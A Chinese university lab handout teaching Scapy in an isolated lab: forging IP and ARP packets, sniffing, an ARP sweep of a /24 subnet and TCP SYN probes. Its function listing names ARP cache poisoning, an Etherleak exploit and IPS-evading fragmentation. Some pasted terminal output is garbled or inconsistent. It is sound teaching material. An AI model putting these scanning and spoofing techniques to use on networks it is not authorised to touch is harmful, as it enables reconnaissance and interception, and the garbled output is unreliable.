

# 华中科技大学

“网络安全综合实践（I）”实验指导

题目：网络安全-Scapy 的使用

## 网络安全 2——Scapy 的使用

### 1.1 实验环境及要求

#### 1.1.1 实验平台及说明

虚拟机: Vmware 15 或者 VirtualBox;

操作系统: kali Linux, 已经安装 python、scapy。

#### 实验分组

实验环境跟上一次一样, 可以 1 人或 2 人一组搭建网络环境, 但每个人的实验内容都需要完成。

A 主机: kali linux 的虚拟机 (能工作在桥接模式最好, 不能的话也可以进行实验)

B 主机: 跟 A 网络连通、能监听报文

参考资料: Linux 自带帮助命令 man、课程群文件共享资料、其他在线文档资源。

#### 1.1.2 实验环境

主机 A (192.168.2.20) ----- B (192.168.2.21)

主机 A 和主机 B 为互相连通的两个主机, 这里的 192.168.2.20 和 192.168.2.21 为例子, A 主机为学生实际环境中的 kali linux 的 IP, B 主机为 linux (可运行 tcpdump) 或者 windows 机器 (安装 wireshark) 的 IP。

### 1.2 实验任务 1: 学习 scapy 的用法

#### 1.2.2 scapy 介绍

作为一个网络系统管理员, 需要对网络的各种状况进行了解, 并进行分析, 或者在某些调试阶段, 需要构造自己独特的数据包格式。Scapy 具有强大的网络数据处理功能, 掌握 Scapy, 在很多时候能够做到事半功倍。Scapy 采用 Python 语言编写, Python 以其语法简单、开源、功能强大等特点, 目前在所有编程语言中, 市场份额仅次于 Java 和 C 语言。

Scapy 是一个强大的, 用 Python 编写的交互式数据包处理程序, 它能让用户发送、嗅探、解析, 以及伪造网络报文, 从而用来侦测、扫描和向网络发动攻击。Scapy 可以轻松地处理扫

描(scanning)、路由跟踪(tracerouting)、探测(probing)、单元测试(unit tests)、攻击(attacks)和发现网络(network discovery)之类的传统任务。它可以代替 hping, arpspoof, arp-sk, arping, p0f 甚至是部分的 Nmap, tcpdump 和 tshark (wireshark 的命令行工具) 的功能。在后面的网络安全综合实践以及网络安全实验的课程中, 也会用到 scapy, 因此有必要让大家早一点学习 scapy。

scapy 中常见的函数:

命令	效果
str(pkt)	组装数据包
hexdump(pkt)	十六进制转储
ls(pkt)	显示出字段值的列表
pkt.summary()	一行摘要
pkt.show()	针对数据包的展开试图
pkt.show2()	显示聚合的数据包 (例如, 计算好了校验和)
pkt.sprintf()	用数据包字段填充格式字符串
pkt.decode_payload_as()	改变payload的decode方式
pkt.psdump()	绘制一个解释说明的PostScript图表
pkt.pdfdump()	绘制一个解释说明的PDF
pkt.command()	返回可以生成数据包的Scapy命令

命令	效果
summary()	显示一个关于每个数据包的摘要列表
nsummary()	同上，但规定了数据包数量
conversations()	显示一个会话图表
show()	显示首选表示（通常用nsummary()）
filter()	返回一个lambda过滤后的数据包列表
hexdump()	返回所有数据包的一个hexdump
hexraw()	返回所以数据包Raw layer的hexdump
padding()	返回一个带填充的数据包的hexdump
nzpadding()	返回一个具有非零填充的数据包的hexdump
plot()	规划一个应用到数据包列表的lambda函数
make table()	根据lambda函数来显示表格

**Scapy 为何如此特别?**

### 1.2.3 初识 scapy

(1) 进入 scapy，在命令行下输入 scapy 命令，需要超级权限。如果你不是 root 账户，需要用 sudo scapy。

```
[root@localhost ~]# scapy
WARNING: Cannot read wireshark manuf database
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

      aSPY//YASa
      apyyyyCY////////YCa
      sY////////YSpCs  scpCY//Pp
ayp ayyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cY//S
      pCCCCY//p      cSSps y//Y
      SPPPP//a      pP//AC//Y
      A//A      cyP///C
      p///Ac      sC///a
      P///YCpc      A//A
      sccccp///pSP///p      p//Y
      sY////////y caa      S//P
      cayCyayP//Ya      pY/Ya
      sY/PsY///YCc      aC//Yp
      sc  sccaCY//PCypaapyCP//YSs
      spCPY////////YPSps
      ccaacs

| Welcome to Scapy
| Version 2.4.0
| https://github.com/secdev/scapy
| Have fun!
| To craft a packet, you have to be a
| packet, and learn how to swim in
| the wires and in the waves.
| -- Jean-Claude Van Damme
```

知乎 @奔心

(2) 进入 scapy 后，可以用 ls()函数来查看 scapy 支持的网络协议，（由于输出内容太长，

只截取部分以供参考)

```
>>> ls()
AH          : AH
ARP         : ARP
ASN1P_INTEGER : None
ASN1P_OID   : None
ASN1P_PRIVSEQ : None
ASN1_Packet : None
ATT_Error_Response : Error Response
ATT_Exchange_MTU_Request : Exchange MTU Request
ATT_Exchange_MTU_Response : Exchange MTU Response
ATT_Find_By_Type_Value_Request : Find By Type Value Request
ATT_Find_By_Type_Value_Response : Find By Type Value Response
ATT_Find_Information_Request : Find Information Request
ATT_Find_Information_Response : Find Information Response
ATT_Handle_Value_Notification : Handle Value Notification
```

(3) 除了 `ls()` 外, 还可以用 `lsc()` 函数来查看 `scapy` 的指令集(函数)。比较常用的函数包括 `arpcachepoison` (用于 arp 毒化攻击, 也叫 arp 欺骗攻击), `arping` (用于构造一个 ARP 的 who-has 包), `send` (用于发 3 层报文), `sendp` (用于发 2 层报文), `sniff` (用于网络嗅探, 类似 Wireshark 和 tcpdump), `sr` (发送+接收 3 层报文), `srp` (发送+接收 2 层报文) 等等。

```

>>> lsc()
IPID_count      : Identify IP id values classes in a list of packets
arpcachepoison  : Poison target's cache with (your MAC,victim's IP) couple
arping          : Send ARP who-has requests to determine which hosts are up
bind_layers     : Bind 2 layers on some specific fields' values
bridge_and_sniff : Forward traffic between interfaces if1 and if2, sniff and return
chexdump        : Build a per byte hexadecimal representation
computeNIGroupAddr : Compute the NI group Address. Can take a FQDN as input parameter
corrupt_bits    : Flip a given percentage or number of bits from a string
corrupt_bytes   : Corrupt a given percentage or number of bytes from a string
defrag          : defrag(plist) -> ([not fragmented], [defragmented]),
                 : defrag(plist) -> plist defragmented as much as possible
dhcp_request    : --
dyndns_add      : Send a DNS add message to a nameserver for "name" to have a new "rdata"
dyndns_del      : Send a DNS delete message to a nameserver for "name"
etherleak       : Exploit Etherleak flaw
fletcher16_checkbytes: Calculates the Fletcher-16 checkbytes returned as 2 byte binary-string.
fletcher16_checksum : Calculates Fletcher-16 checksum of the given buffer.
fragleak        : --
fragleak2       : --
fragment        : Fragment a big IP datagram
fuzz            : Transform a layer into a fuzzy layer by replacing some default values by random
getmacbyip      : Return MAC address corresponding to a given IP address
getmacbyip6     : Returns the MAC address corresponding to an IPv6 address
hexdiff         : Show differences between 2 binary strings
hexdump         : Build a tcpdump like hexadecimal view
hexedit         : --
hexstr          : --
import_hexcap   : --
is_promisc      : Try to guess if target is in Promisc mode. The target is provided by its ip.
linehexdump     : Build an equivalent view of hexdump() on a single line
ls              : List available layers, or infos on a given layer class or name
neighborsol     : Sends an ICMPv6 Neighbor Solicitation message to get the MAC address of the
overlap_frag    : Build overlapping fragments to bypass NIPS
promiscpcap     : Send ARP who-has requests to determine which hosts are in promiscuous mode
rdpcap          : Read a pcap or pcapng file and return a packet list
report_ports    : portscan a target and output a LaTeX table
restart         : Restarts scapy
send            : Send packets at layer 3
sendp           : Send packets at layer 2
sendpfast       : Send packets at layer 2 using tcpreplay for performance
sniff           : --
split_layers    : Split 2 layers previously bound
sr              : Send and receive packets at layer 3
sr1             : Send packets at layer 3 and return only the first answer
sr1flood       : Flood and receive packets at layer 3 and return only the first answer
srbt           : send and receive using a bluetooth socket
srbt1          : send and receive 1 packet using a bluetooth socket
sr1flood       : Flood and receive packets at layer 3
srloop         : Send a packet at layer 3 in loop and print the answer each time
srp            : Send and receive packets at layer 2
srp1           : Send and receive packets at layer 2 and return only the first answer
srp1flood      : Flood and receive packets at layer 2 and return only the first answer
srpflood       : Flood and receive packets at layer 2
srploop        : Send a packet at layer 2 in loop and print the answer each time
tcpdump        : Run tcpdump or tshark on a list of packets
traceroute      : Instant TCP traceroute
traceroute6     : Instant TCP traceroute using IPv6
traceroute_map  : Util function to call traceroute on multiple targets, then
tshark          : Sniff packets and print them calling pkt.summary(), a bit like text wireshark
wireshark       : Run wireshark on a list of packets
wrpcap         : Write a list of packets to a pcap file
>>>

```

知乎 @弈心

(4) 还可以用使用 ls()的携带参数模式，比如 ls(IP)来查看 IP 包的各种默认参数。

```

>>> ls(IP)
version      : BitField (4 bits)           = (4)
ihl          : BitField (4 bits)           = (None)
tos          : XByteField                   = (0)
len          : ShortField                   = (None)
id           : ShortField                   = (1)
flags        : FlagsField (3 bits)          = (<Flag 0 ()>)
frag         : BitField (13 bits)           = (0)
ttl          : ByteField                    = (64)
proto        : ByteEnumField                = (0)
chksum       : XShortField                  = (None)
src          : SourceIPField                = (None)
dst          : DestIPField                  = (None)
options      : PacketListField              = ([])

```

知乎 @弈心

## 1.2.4 构造 IP 报文


**实验目的：**在主机 A 上使用 IP()函数构造一个目的地址为 B(192.168.2.21)的 IP 报文，然后用 send()函数将该 IP 报文发送给 B，在 B 上开启 wireshark 以验证是否收到该报文。

(1) 首先用 IP()函数构造一个目的地址为 192.168.2.21 的 IP 报文，将它实例化给 ip 这个变量。

```
ip = IP(dst='192.168.2.21')
```

(2) 用 ls(ip)查看该 IP 报文的内容，可以发现 src 已经变为 192.168.2.20（本机的 IP），dst 变为了 192.168.2.21。一个最基本的 IP 报文就构造好了。

```
ls(ip)
```



```
>>> ip=IP(dst='192.168.2.21')
>>> ls(ip)
version      : BitField (4 bits)      = 4      (4)
ihl          : BitField (4 bits)      = None    (None)
tos          : XByteField             = 0      (0)
len          : ShortField             = None    (None)
id           : ShortField             = 1      (1)
flags        : FlagsField (3 bits)    = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)     = 0      (0)
ttl          : ByteField              = 64     (64)
proto        : ByteEnumField          = 0      (0)
checksum     : XShortField            = None    (None)
src          : SourceIPField          = '192.168.2.20' (None)
dst          : DestIPField            = '192.168.2.21' (None)
options      : PacketListField        = []      ([])
>>>
```

(3) 构造好了 IP 报文(src=192.168.2.20, dst=192.168.2.21)后，我们就可以用 send()这个函数来把它发送出去了，发送给谁呢？当然是 192.168.2.21，也就是我们的 B。

(5) 为了验证 B 确实接收到了我们发送的报文，首先在 B 上开启 tcpdump 或者 wireshark。

tcpdump 命令如下：

```
tcpdump -i eth0 host 192.168.2.20 -n -vv
```

Wireshark 启动以后，开启捕获报文，也可以在过滤器里面添加过滤条件：

```
ip.addr==192.168.2.20
```

(6) 然后在 A 的 scapy 上输入 send(ip, iface='eth0')将该报文发出去，注意后面的 iface 参数用来指定发送的网络接口，该参数可选。

```
send(ip,iface='eth0')
```



```
>>> send(ip, iface='eth0')
.
Sent 1 packets.
>>> █
```

(7) B 上, 这时可以看到已经抓到了从 192.168.2.20 发来的 IP 报文, 注意报文的 ip-proto 为 0, 这是因为该包的 proto 位为 0, 不代表任何协议。

```
root@kali:~# tcpdump -i eth0 host 192.168.2.20 -n -vv 1024 0 0 eth0
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
00:45:47.317277 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.2.21 tell
192.168.2.20, length 46, icmp_seq=1 ttl=64 time=63.4 ms
00:45:47.317339 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.2.21 is-at 00:0c:29:
91:c4:10, length 28
ng statistics ---
00:45:48.034886 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto Options (0), l
length 20) vq/max/mdev = 63.458/63.458/63.458/0.000 ms
root@kali:~# tcpdump -i eth0 host 192.168.2.20 -n -vv 1024 0 0 eth0
00:45:48.035002 IP (tos 0xc0, ttl 64, id 14696, offset 0, flags [none], proto ICMP (1),
length 48) net addr: 192.168.2.21, host: 192.168.2.255, mask: 255.255.255.0
192.168.2.21 > 192.168.2.20: ICMP 192.168.2.21 protocol unreachable, length 28
IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto Options (0), length 20)
RX packets:3621 errors:0 dropped:0 overruns:0 frame:0
192.168.2.20 > 192.168.2.21: 0 ip-proto-0 0 overruns:0 carrier:0
00:45:53.048777 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.2.20 tell
192.168.2.21, length 28, 35 (365.4 KiB) TX bytes:25066 (24.4 KiB)
00:45:53.168534 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.2.20 is-at f8:e4:e3:
b0:ea:6e, length 46
p:Local Loopback
```

```
>>> ip=IP(dst='192.168.2.21')
>>> ls(ip)
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None        (None)
tos          : XByteField                = 0          (0)
len          : ShortField                 = None        (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                  = 64         (64)
proto        : ByteEnumField              = 0          (0)
chksum       : XShortField                 = None        (None)
src          : SourceIPField               = '192.168.2.20' (None)
dst          : DestIPField                 = '192.168.2.21' (None)
options      : PacketListField             = []          ([])
>>> █
```

## 1.2.5 构造二层报文

**实验目的:** 除了 send() 外, scapy 还有个 sendp() 函数, 两者的区别是前者是发送三层报文, 后者则是发送二层报文, 接下来将演示如何用 sendp() 来构造二层报文。

(1) 用 sendp() 配合 Ether() 和 ARP() 函数来构造一个 ARP 报文, 命令如下




```
sendp(Ether(dst='ff:ff:ff:ff:ff:ff') / ARP(hwsrc = '00:0c:29:72:b2:b5', psrc =
'192.168.2.20', hwdst = 'ff:ff:ff:ff:ff:ff', pdst = '192.168.2.21') / 'abc',
iface='eth0')
```


这里我们构造了一个源 MAC 地址为 **00:0c:29:72:b2:b5**(MAC 地址改为 A 主机的 MAC 地址), 源 IP 地址为 192.168.2.20, 目标 MAC 地址为 ff:ff:ff:ff:ff:ff, 目标 IP 地址为 192.168.2.21, payload 为 abc 的 ARP 报文。

(2) 在 A 上再开一个 terminal 终端, 再次进入 scapy, 启用 sniff() 来抓包, 并将抓包的内容实例化到 data 这个变量上。

```
data = sniff()
```



另外一边, 在主机 B, 也就是 192.168.2.21 上开启 tcpdump, 用来验证 B 从 scapy (192.168.2.20)收到了该 ARP 包。(也可以用 [wireshark 抓包查看](#))



(3) 重新进入主机 A 的 scapy 发送报文的窗口, 用 sendp()将下面的 ARP 报文发出去

```
>>> sendp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(hwsrc='00:01:02:03:04:05',psrc='192.168.2.20',hwdst='ff:ff:ff:ff:ff:ff',pdst='1
... : 92.168.2.21')/'abc',iface='eth0')
```

(4) 查看主机 A 抓包(sniff)的窗口, ctrl+c 结束抓包, 然后输入 data.show()来查看抓到的包, 这里可以看到我们刚才发的 ARP 包被抓到了, 序列号为 0009。

```
>>> data.show()
0000 Ether / ARP who has 192.168.2.18 says 192.168.2.1 / Padding
0001 Ether / IP / UDP 192.168.2.3:49156 > 255.255.255.255:12476 / Raw
0002 Ether / ARP who has 192.168.2.24 says 192.168.2.1 / Padding
0003 Ether / ARP is at 00:0c:29:dd:ff:6b says 192.168.2.24
0004 Ether / ARP who has 192.168.2.18 says 192.168.2.1 / Padding
0005 Ether / ARP who has 192.168.2.18 says 192.168.2.1 / Padding
0006 Ether / ARP who has 192.168.2.18 says 192.168.2.1 / Padding
0007 Ether / IP / UDP 192.168.2.3:49156 > 255.255.255.255:12476 / Raw
0008 Ether / ARP who has 192.168.2.18 says 192.168.2.1 / Padding
0009 Ether / ARP who has 192.168.2.21 says 192.168.2.20 / Padding
0010 Ether / ARP who has 192.168.2.18 says 192.168.2.1 / Padding
0011 Ether / ARP who has 192.168.2.18 says 192.168.2.1 / Padding
0012 Ether / IP / UDP 192.168.2.3:49156 > 255.255.255.255:12476 / Raw
0013 Ether / ARP who has 192.168.2.18 says 192.168.2.1 / Padding
```

在 B 的 tcpdump 窗口，这里可以看到 B 收到了从 192.168.2.20 发来的 ARP 报文，并且 B 还做了回应。

```
^Croot@kali:~# tcpdump -i eth0 host 192.168.2.20 -n -vvv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
00:59:01.5353055 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.2.21 (ff:ff:ff:ff:ff:ff) tell 192.168.2.20, length 46
00:59:01.5353500 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.2.21 is-at 00:0c:29:91:c4:10, length 28
01:01:24.5893555 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.2.21 (ff:ff:ff:ff:ff:ff) tell 192.168.2.20, length 46
01:01:24.5894099 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.2.21 is-at 00:0c:29:91:c4:10, length 28
^Croot@kali:~#
```

(5) 因为该 ARP 包的序列号为 0009，继续用 data[9]和 data[9].show()深挖该 arp 报文的内容。（下面的截图中，指定了 Ether 的 src mac 地址为 00:01:02:03:04:05，ARP 报文中的 hwsrc 也是 00:01:02:03:04:05）。

```
>>> data[9]
<Ether dst=ff:ff:ff:ff:ff:ff src=00:01:02:03:04:05 type=ARP |<ARP hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=who-has hwsrc=00:01:02:03:04:05 psrc=192.168.2.20 hwdst=ff:ff:ff:ff:ff:ff pdst=192.168.2.21 |<Padding load='abc' |>>>
```

```
>>> data[9].show()
###[ Ethernet ]###
dst= ff:ff:ff:ff:ff:ff
src= 00:01:02:03:04:05
type= ARP
###[ ARP ]###
hwtype= 0x1
ptype= IPv4
hwlen= 6
plen= 4
op= who-has
hwsrc= 00:01:02:03:04:05
psrc= 192.168.2.20
hwdst= ff:ff:ff:ff:ff:ff
pdst= 192.168.2.21
###[ Padding ]###
load= 'abc'
```

(8) 可以看到该报文 ARP 部分的内容和 ARP 报文的结构完全一致

offset (bytes)	0	1	2	3
0	HTPYE = 0x0001		PTPYE = 0x0800	
4	HLEN = 0x06	PLEN = 0x04	OPER	
8	SHA = source MAC address			
12	SHA (end)		SPA = source IP address	
16	SPA (end)		THA = destination MAC address	
20	THA (end)			
24	TPA = destination IP address			

hardware type(HTPYE)为 0x0001 的时候, 表示 Ethernet

protocol type(PTPYE)为 0x0800 的时候, 表示 IPv4

hardware length (HLEN)为 0x06 的时候, 表示 MAC 地址长度为 6byte

protocol length(PLEN)为 0x04 的时候, 表示 IP 地址长度为 4byte

ARP 包有 request 和 response 之分, request 包的 OPER(Opcode)位为 0x0001 (也就是这里的 who has), response 包的 OPER 位为 0x0002。

最后的 payload 位(padding)即为我们自己定制的内容'abc'。

### 1.2.6 接收 IP 报文

**实验目的:** 从任务 2 和任务 3 的例子可以看出: send()和 sendp()函数只能发送报文, 而不能接收返回的报文。如果要想查看返回的 3 层报文, 需要用到 sr()函数, 任务 4 将演示如何使用 sr()函数。sr1 函数是 sr 的一个变种, 只返回一个应答数据包列表。这些发送的数据包必须位于第三层之上 (IP、ARP 等等)。

(1) 用 `sr()` 向 B 发一个 ICMP 包，可以看到返回的结果是一个 tuple（元组），该元组里的元素是两个列表，其中一个列表叫 Results（响应），另一个叫 Unanswered（未响应）。

```
sr(IP(dst = '192.168.2.21') / ICMP())
```

```
>>> sr(IP(dst='192.168.2.21')/ICMP())
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
(<Results: TCP:0 UDP:0 ICMP:1 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>>
```

这里可以看到 192.168.2.21 响应了这个 ICMP 包，所以在 Results 后面的 ICMP: 显示 1。

(2) 如果向一个不存在的 IP，比如 192.168.2.2 发 ICMP 包，那么这时会看到 `scapy` 在找不到该 IP 的 MAC 地址（因为目标 IP 192.168.2.2 和我们的主机 192.168.2.20 在同一个网段下，这里要触发 ARP 寻找目标 IP 对应的 MAC 地址）的时候，转用广播。当然广播也找不到目标 IP，这里可以 `Ctrl+C` 强行终止。

```
sr(IP(dst = '192.168.2.2') / ICMP())
```

```
>>> sr(IP(dst = '192.168.2.2') / ICMP())
Begin emission:
.....WARNING: Mac address to reach destination not found. Using broadcast.
Finished sending 1 packets.
.....^C
Received 241 packets, got 0 answers, remaining 1 packets
(<Results: TCP:0 UDP:0 ICMP:0 Other:0>, <Unanswered: TCP:0 UDP:0 ICMP:1 Other:0>)
```

由于没有响应，所以你能看到 Unanswered 后面的 ICMP: 显示了 1。

(3) 我们可以将 `sr()` 函数返回的元组里的两个元素分别赋值给两个变量，第一个变量叫 `ans`，对应 Results（响应）这个元素，第二个变量叫 `unans`，对应 Unanswered（未响应）这个元素。

```
ans, unans = sr(IP(dst = '192.168.2.21') / ICMP())
```

```
>>> ans, unans=sr(IP(dst='192.168.2.21')/ICMP())
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
```

(4) 这里还可以进一步用 `show()`, `summary()`, `nsummary()` 等方法来查看 `ans` 的内容，这里可以看到 192.168.2.20 向 192.168.2.21 发送了 echo-request 的 ICMP 包，192.168.2.21 向 192.168.2.20 回了一个 echo-reply 的 ICMP 包。



```
>>> ans.show()
0000 IP / ICMP 192.168.2.20 > 192.168.2.21 echo-request 0 => IP / ICMP 192.168.2.21 > 192.168.2.20 echo-reply 0 / Padding
>>> 
```

(5) 如果想要查看该 ICMP 包更多的信息，还可以用 `ans[0]` (`ans` 本身是个列表) 来查看，因为这里我们只向 192.168.2.21 发送了一个 `echo-request` 包，所以用 `[0]` 来查看列表里的第一个元素。

ans[0]

[illegible]

可以看到 `ans[0]` 本身又是一个包含了两个元素的元组，我们可以继续用 `ans[0][0]` 和 `ans[0][1]` 查看这两个元素。

```
ans[0][0]
```

```
ans[0][1]
```

[illegible]

### 1.2.7 接收二层报文

**实验目的:** 任务 4 讲到了 `sr()`,它是用来接收返回的 3 层报文。任务 5 将使用 `srp()`来接收返回的 2 层报文。

(1) 用 `srp()` 配合 `Ether()` 和 `ARP()` 构造一个 `arp` 报文, 二层目的地址为 `ff:ff:ff:ff:ff:ff`, 三层目的地址为 `192.168.2.0/24`, 因为我们是向整个 `/24` 网络发送 `arp`, 耗时会很长, 所以这里用 `timeout=5`, 表示将整个过程限制在 5 秒钟之内完成, 最后的 `iface` 参数前面讲过就不解释了。

```
ans, unans = srp(Ether(dst = "ff:ff:ff:ff:ff:ff") / ARP(pdst = "192.168.2.0/24"), timeout = 5,
iface = "eth0")
```

```
>>> ans,unans=srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='192.168.2.0/24'),timeout=5,iface='eth0')
Begin emission:
**Finished sending 256 packets.
*****...
Received 12 packets, got 8 answers, remaining 248 packets
```

(2) 我们的实验环境里有几台机器，A 到 B 的 IP 都在 192.168.2.0/24 这个范围，从上图

可以看到我们收到了 8 个 answers，符合我们的实验环境，下面用 `ans.summary()` 来具体看看到底是哪 8 个 IP 响应了我们的 'who has' 类型的 arp 报文。

```
ans.summary()
```

```
>>> ans.summary()
Ether / ARP who has 192.168.2.1 says 192.168.2.20 => Ether / ARP is at d4:b7:09:85:05:82 says 192.168.2.1 / Padding
Ether / ARP who has 192.168.2.15 says 192.168.2.20 => Ether / ARP is at f8:e4:e3:b0:ea:6e says 192.168.2.15 / Padding
Ether / ARP who has 192.168.2.5 says 192.168.2.20 => Ether / ARP is at f6:df:98:35:3b:dc says 192.168.2.5 / Padding
Ether / ARP who has 192.168.2.3 says 192.168.2.20 => Ether / ARP is at 30:b2:37:5d:fa:9b says 192.168.2.3 / Padding
Ether / ARP who has 192.168.2.11 says 192.168.2.20 => Ether / ARP is at 9c:2e:a1:2d:0d:f1 says 192.168.2.11 / Padding
Ether / ARP who has 192.168.2.12 says 192.168.2.20 => Ether / ARP is at f8:a2:d6:8b:52:df says 192.168.2.12 / Padding
Ether / ARP who has 192.168.2.4 says 192.168.2.20 => Ether / ARP is at 00:68:eb:6e:57:2e says 192.168.2.4 / Padding
Ether / ARP who has 192.168.2.6 says 192.168.2.20 => Ether / ARP is at 7c:03:ab:78:8c:5c says 192.168.2.6 / Padding
>>>
```

这里可以看到 192.168.2.1, 192.168.2.15, 192.168.2.5, 192.168.2.3, 192.168.2.11 等 8 台主机响应了我们的 'who has' 类型的 arp 报文，并且能看到它们各自对应的 MAC 地址。

(3) 用 `unans.summary()` 来查看那些没有给予我们 'who has' 类型 arp 报文回复的 IP 地址

```
unans.summary()
```

```
>>> unans.summary()
Ether / ARP who has 192.168.2.0 says 192.168.2.20
Ether / ARP who has 192.168.2.2 says 192.168.2.20
Ether / ARP who has 192.168.2.7 says 192.168.2.20
Ether / ARP who has 192.168.2.8 says 192.168.2.20
Ether / ARP who has 192.168.2.9 says 192.168.2.20
Ether / ARP who has 192.168.2.10 says 192.168.2.20
Ether / ARP who has 192.168.2.13 says 192.168.2.20
Ether / ARP who has 192.168.2.14 says 192.168.2.20
Ether / ARP who has 192.168.2.16 says 192.168.2.20
Ether / ARP who has 192.168.2.17 says 192.168.2.20
Ether / ARP who has 192.168.2.18 says 192.168.2.20
Ether / ARP who has 192.168.2.19 says 192.168.2.20
Ether / ARP who has 192.168.2.20 says 192.168.2.20
Ether / ARP who has 192.168.2.21 says 192.168.2.20
Ether / ARP who has 192.168.2.22 says 192.168.2.20
Ether / ARP who has 192.168.2.23 says 192.168.2.20
Ether / ARP who has 192.168.2.24 says 192.168.2.20
Ether / ARP who has 192.168.2.25 says 192.168.2.20
Ether / ARP who has 192.168.2.26 says 192.168.2.20
Ether / ARP who has 192.168.2.27 says 192.168.2.20
Ether / ARP who has 192.168.2.28 says 192.168.2.20
Ether / ARP who has 192.168.2.29 says 192.168.2.20
Ether / ARP who has 192.168.2.30 says 192.168.2.20
Ether / ARP who has 192.168.2.31 says 192.168.2.20
Ether / ARP who has 192.168.2.32 says 192.168.2.20
Ether / ARP who has 192.168.2.33 says 192.168.2.20
Ether / ARP who has 192.168.2.34 says 192.168.2.20
```

可以看到询问其他 IP 的 'who has' 类型 arp 报文没有人响应。

## 1.2.8 构造四层报文

**实验目的：**使用 `TCP()` 函数构造四层报文，理解和应用 `RandShort()`, `RandNum()` 和 `Fuzz()`

函数。

(1) 实验开始前, 首先在 B 上启用 HTTP 服务, 打开 TCP 80 端口, 并开启 tcpdump 或 wireshark。

(2) 在 A 上的 scapy 上使用 ip()和 tcp()函数来构造一个目的地 IP 为 192.168.2.21 (即 B), 源端口为 30, 目的端口为 80 的 TCP SYN 报文。

```
ans, unans = sr(IP(dst = "192.168.2.21") / TCP(sport = 30, dport = 80, flags = "S"))
```

(3) TCP SYN 报文发送后, 在 B 上可以看到已经收到了该报文, 而且 B 向 scapy 主机回复了一个 ACK 报文。

(4) 在 scapy 上输入 ans[0]继续验证从主机发出的包, 以及从 B 收到的包。

```
ans[0]
```

```
>>> ans[0]
(<IP flag=0 proto=tcp dst=192.168.2.11 |<TCP sport=30 dport=http flags=S |>>, <IP version=4 ih=5 tos=0x0 len=44 id=53884 f
lags= flag=0 ttl=255 proto=tcp checksum=0x63f2 src=192.168.2.11 dst=192.168.2.1 options=[] |<TCP sport=http dport=30 seq=552584
179 ack=1 dataoff=6 reserved=0 flag=SA window=4128 checksum=0x20e4 urgent=0 options=[('MSS', 536)] |<Padding len=0 load='\x00\x00' |
>>>)
```

(5) TCP 端口号除了手动指定外, 还可以使用 RandShort(), RandNum()和 Fuzz()这几个函数来让 scapy 帮你自动生成一个随机的端口号, 通常可以用作 sport(源端口号)。

首先来看 RandShort(), RandShort()会在 1-65535 的范围内随机生成一个 TCP 端口号, 将上面的 sport = 30 替换成 sport = RandShort()即可使用。

```
ans, unans = sr(IP(dst = "192.168.2.21") / TCP(sport = RandShort(), dport = 80, flags = "S"))
```

(6) 如果你想指定 scapy 生成端口号的范围, 可以使用 RandNum(), 比如你只想在 1000-1500 这个范围内生成端口号, 可以使用 RandNum(1000,1500)来指定, 举例如下:

```
ans, unans = sr(IP(dst = "192.168.2.21") / TCP(sport = RandNum(1000,1500), dport = 80, flags = "S"))
```



由于我们指定的范围是 1000-1500，很有可能和一些知名的端口号重复，这个时候会出现 sport 显示的不是端口号，而是具体的网络协议名字的情况，比如这里重复上面的命令再次构造一个 TCP 包：

```
